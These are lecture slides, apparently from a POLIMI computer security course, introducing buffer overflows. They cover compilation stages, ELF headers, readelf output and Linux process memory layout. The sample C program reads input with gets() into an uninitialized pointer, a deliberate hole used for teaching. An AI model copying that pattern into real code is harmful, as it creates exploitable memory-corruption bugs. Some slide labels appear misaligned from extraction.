


6. Buffer Overflows

Computer Security Courses @ POLIMI


Buffer Overflow

`Int Array[16]`


No check for oversized
input




Buffer Overflow




Buffer Overflow



Buffer Overflow



Buffer Overflow




Buffer Overflow



Buffer Overflow



Buffer Overflow



Assumptions

The following *concepts* apply, with proper modifications, to any machine architecture (e.g., ARM, x86), operating system (e.g., Windows, Linux, Darwin), and executable (e.g., Portable Executable (PE), Executable and Linkable Format (ELF)).

For simplicity, we assume **ELFs** running on **Linux** **>= 2.6** processes on top of a **32-bit x86** machine.

High-level Code and Machine Code

Developer

```
#include <stdio.h>
#include <stdlib.h>

int foo(int a, int b) {
    int c = 14;
    c = (a + b) * c;

    return c;
}

int main(int argc, char * argv[]) {
    int avar;
    int bvar;
    int cvar;

    char * str;

    avar = atoi(argv[1]);
    bvar = atoi(argv[2]);
    cvar = foo(avar, bvar);

    gets(str);
    puts(str);

    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

    return 0;
}
```

Compiler

```
.cfi_startproc
pushl   %ebp
.cfi_def_cfa_offset 8
.cfi_offset 5, -8
movl    %esp, %ebp
.cfi_def_cfa_register 5
andl    $-16, %esp
subl    $32, %esp
movl    12(%ebp), %eax
addl    $4, %eax
movl    (%eax), %eax
```

Assembler

```
00000000: 01111111 01000101 01001100 01000110 00000001 00000000
00000006: 00000001 00000000 00000000 00000000 00000000 00000000
0000000c: 00000000 00000000 00000000 00000000 00000010 00000000
00000012: 00000011 00000000 00000001 00000000 00000000 00000000
00000018: 11000000 10000011 00000100 00001000 00110100 00000000
0000001e: 00000000 00000000 10110100 00001100 00000000 00000000
0000 00000000 00000000 00000000 00110100 00000000
0000 00000000 00001000 00000000 00101000 00000000
```

Machine

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>

int32_t foo(int32_t a, int32_t b);

// From module: layout.c
// Address range: 0x80484ac - 0x80484cd
// Line range: 5 - 10
int32_t foo(int32_t a, int32_t b) {
    int32_t c = 14 * (b + a); // 0x80484c4
    return c;
}

// From module: layout.c
// Address range: 0x80484cf - 0x8048559
// Line range: 13 - 30
int main(int argc, char **argv) {
    int32_t apple = (int32_t)argv; // 0x80484d8
    int32_t str_as_i = atoi((int8_t *) (apple + 4));
    int32_t str_as_i2 = atoi((int8_t *) (apple + 8));
    int32_t banana = foo(str_as_i, str_as_i2); // 0x804850f
    gets(NULL);
    puts(NULL);
    printf("foo(%d, %d) = %d\n", str_as_i, str_as_i2, banana);
    return 0;
}
```

Decompiler

```
push    %ebp
mov     %esp,%ebp
and     $0xffffffff0,%esp
sub     $0x20,%esp
mov     0xc(%ebp),%eax
add     $0x4,%eax
mov     (%eax),%eax
mov     %eax, (%esp)
call    80483b0 <atoi@plt>
mov     %eax,0xc(%esp)
mov     0xc(%ebp),%eax
```

Disassembler

High-level Code and Machine Code

Developer

```
#include <stdio.h>
#include <stdlib.h>

int foo(int a, int b) {
    int c = 14;
    c = (a + b) * c;

    return c;
}

int main(int argc, char * argv[]) {
    int avar;
    int bvar;
    int cvar;

    char * str;

    avar = atoi(argv[1]);
    bvar = atoi(argv[2]);
    cvar = foo(avar, bvar);

    gets(str);
    puts(str);

    printf("foo(%d, %d) = %d\n", avar, bvar, cvar);

    return 0;
}
```

≠

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>

int32_t foo(int32_t a, int32_t b);

// From module: layout.c
// Address range: 0x80484ac - 0x80484cd
// Line range: 5 - 10
int32_t foo(int32_t a, int32_t b) {
    int32_t c = 14 * (b + a); // 0x80484c4
    return c;
}

// From module: layout.c
// Address range: 0x80484cf - 0x8048559
// Line range: 13 - 30
int main(int argc, char **argv) {
    int32_t apple = (int32_t)argv; // 0x80484d8
    int32_t str_as_i = atoi((int8_t *) (apple + 4));
    int32_t str_as_i2 = atoi((int8_t *) (apple + 8));
    int32_t banana = foo(str_as_i, str_as_i2); // 0x804850f
    gets(NULL);
    puts(NULL);
    printf("foo(%d, %d) = %d\n", str_as_i, str_as_i2, banana);
    return 0;
}
```

≠

```
push    %ebp
mov     %esp,%ebp
and     $0xffffffff,%esp
sub     $0x20,%esp
mov     0xc(%ebp),%eax
add     $0x4,%eax
mov     (%eax),%eax
mov     %eax,(%esp)
call    80483b0 <atoi@plt>
mov     %eax,0xc(%esp)
mov     0xc(%ebp),%eax
```

Compiler

```
.cfi_startproc
pushl   %ebp
.cfi_def_cfa_offset 8
.cfi_offset 5, -8
movl    %esp, %ebp
.cfi_def_cfa_register 5
andl    $-16, %esp
subl    $32, %esp
movl    12(%ebp), %eax
addl    $4, %eax
movl    (%eax), %eax
```

Assembler

```
00000000: 01111111 01000101 01001100 01000110 00000001 00000001
00000006: 00000001 00000000 00000000 00000000 00000000 00000000
0000000c: 00000000 00000000 00000000 00000000 00000010 00000000
00000012: 00000011 00000000 00000001 00000000 00000000 00000000
00000018: 11000000 10000011 00000100 00001000 00110100 00000000
0000001e: 00000000 00000000 10110100 00001100 00000000 00000000
00000024: 0000 00000000 00000000 00000000 00110100 00000000
0000002a: 0000 00000000 00001000 00000000 00101000 00000000
```

Machine


Decompiler

Disassembler

Binary Formats


Holds information about:

1. how the file is organized on **disk**,
2. how to load it in **memory**.
3. **Executable** or library?
 - a. Entry point (if executable).
4. **Machine** class (e.g., x86)
5. **Sections**
 - a. Data
 - b. Code
 - c. ...



Binary on disk

ELF Binaries



ELF on disk

ELF header (describes the high-level structure of the binary):

Defines the **file type**

Defines the **Section** and **Program headers** boundaries

Program headers (describe how the file will be loaded in memory)

Divide the data into **segments**.

Map **sections** to **segments**.

Segments: runtime view of the ELF.

Sections: linking and relocation information.

Section headers (describe the binary as on disk):

Define the **sections**:

.init (**executable** instructions that initialize the process)

.text (**executable** instructions of the program)

.bss (statically-allocated **variables**, i.e., uninitialized data)

.data (initialized **data**)

```
$ man elf
```

```
# plenty of sections
```

```
debian:~/practice$ readelf -h executable_file # ELF header (parsed)
```

ELF Header:

Magic:	7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
Class:	ELF32
Data:	2's complement, little endian
Version:	1 (current)
OS/ABI:	UNIX - System V
ABI Version:	0
Type:	EXEC (Executable file)
Machine:	Intel 80386
Version:	0x1
Entry point address:	0x80483c0
Start of program headers:	52 (bytes into file)
Start of section headers:	3252 (bytes into file)
Flags:	0x0
Size of this header:	52 (bytes)
Size of program headers:	32 (bytes)
Number of program headers:	8
Size of section headers:	40 (bytes)
Number of section headers:	37
Section header string table index:	34

```
debian:~/practice$ readelf -l executable_file # Program header (parsed)
Elf file type is EXEC (Executable file)
Entry point 0x80483c0
There are 8 program headers, starting at offset 52
```

Segments to be loaded into memory.

Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
PHDR	0x000034	0x08048034	0x08048034	0x00100	0x00100	R E	0x4
INTERP	0x000134	0x08048134	0x08048134	0x00013	0x00013	R	0x1
LOAD	0x000000	0x08048000	0x08048000	0x006a8	0x006a8	R E	0x1000
LOAD	0x0006a8	0x080496a8	0x080496a8	0x0012c	0x00130	RW	0x1000
DYNAMIC	0x0006b4	0x080496b4	0x080496b4	0x000f0	0x000f0	RW	0x4

Section to Segment mapping:

Segment	Sections...
00	
01	.interp
02	.interp .note.ABI-tag .note.gnu.build-id .hash .gnu.hash .dynsym .dynstr .gnu.version .gnu.version_r .rel.dyn .rel.plt .init .plt .text
03	.init_array .fini_array .jcr .dynamic .got .got.plt .data .bss
04	.dynamic
05	.note.ABI-tag .note.gnu.build-id
06	.eh_frame_hdr




```
debian:~/practice$ readelf -S executable_file # Section header (parsed)
```


There are 37 section headers, starting at offset 0xcb4:

Section Headers:

[Nr]	Name	Type	Addr								
[0]		NULL	00000000								
.	.	.	.								
.	.	.	.								
.	.	.	.								
[14]	.text	PROGBITS	080483c0	0003c0	000210	00	AX	0	0	16	
[15]	.fini	PROGBITS	080485d0	0005d0	000017	00	AX	0	0	4	
[16]	.rodata	PROGBITS	080485e8	0005e8	00001a	00	A	0	0	4	
[17]	.eh_frame_hdr	PROGBITS	08048604	000604	000024	00	A	0	0	4	
[18]	.eh_frame	PROGBITS	08048628	000628	000080	00	A	0	0	4	
[19]	.init_array	INIT_ARRAY	080496a8	0006a8	000004	00	WA	0	0	4	
[20]	.fini_array	FINI_ARRAY	080496ac	0006ac	000004	00	WA	0	0	4	
[21]	.jcr	PROGBITS	080496b0	0006b0	000004	00	WA	0	0	4	
[22]	.dynamic	DYNAMIC	080496b4	0006b4	0000f0	08	WA	7	0	4	
[23]	.got	PROGBITS	080497a4	0007a4	000004	04	WA	0	0	4	
[24]	.got.plt	PROGBITS	080497a8	0007a8	000024	04	WA	0	0	4	
[25]	.data	PROGBITS	080497cc	0007cc	000008	00	WA	0	0	4	
[26]	.bss	NOBITS	080497d4	0007d4	000004	00	WA	0	0	4	

Allocatable + eXecutable section.

Writable + Allocatable section.



```
debian:~/practice$ ./executable_file 10 20 # in a separate shell

debian:~/practice$ ps aux | grep executable # get the PID of the process
user 16218 0.0 0.0 1704 240 pts/6 T 10:02 0:00 ./executable_file 10 20


debian:~/practice$ cat /proc/16218/maps # get process virtual memory map
08048000-08049000 r-xp 00000000 08:01 82109 /practice/layout .text (executable code)
08049000-0804a000 rw-p 00000000 08:01 82109 /practice/layout .text (executable r/w data)
0804a000-0806b000 rw-p 00000000 00:00 0 [heap]
b7e76000-b7e77000 rw-p 00000000 00:00 0
b7e77000-b7fd3000 r-xp 00000000 08:01 305317 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd3000-b7fd4000 ---p 0015c000 08:01 305317 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd4000-b7fd6000 r--p 0015c000 08:01 305317 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd6000-b7fd7000 rw-p 0015e000 08:01 305317 /lib/i386-linux-gnu/i686/cmov/libc-2.13.so
b7fd7000-b7fda000 rw-p 00000000 00:00 0 libraries
b7fde000-b7fe1000 rw-p 00000000 00:00 0
b7fe1000-b7fe2000 r-xp 00000000 00:00 0 [vdso]
b7fe2000-b7ffe000 r-xp 00000000 08:01 305275 /lib/i386-linux-gnu/ld-2.13.so
b7ffe000-b7fff000 r--p 0001b000 08:01 305275 /lib/i386-linux-gnu/ld-2.13.so
b7fff000-b8000000 rw-p 0001c000 08:01 305275 /lib/i386-linux-gnu/ld-2.13.so
bffdf000-c0000000 rw-p 00000000 00:00 0 [stack]
```

Process Creation in Linux

When a program is executed, it is mapped in memory and laid out in an organized manner.

1. The kernel creates a virtual address space in which the program runs.

Process Layout in Linux




Process Creation in Linux

When a program is executed, it is mapped in memory and laid out in an organized manner.

1. The kernel creates a virtual address space in which the program runs.
2. Information is loaded or mmap'ed from exec file to newly allocated address space:
 - a. The loader and dynamic linker, called by the kernel, loads the **segments** defined by the **program headers**.

Process Layout in Linux

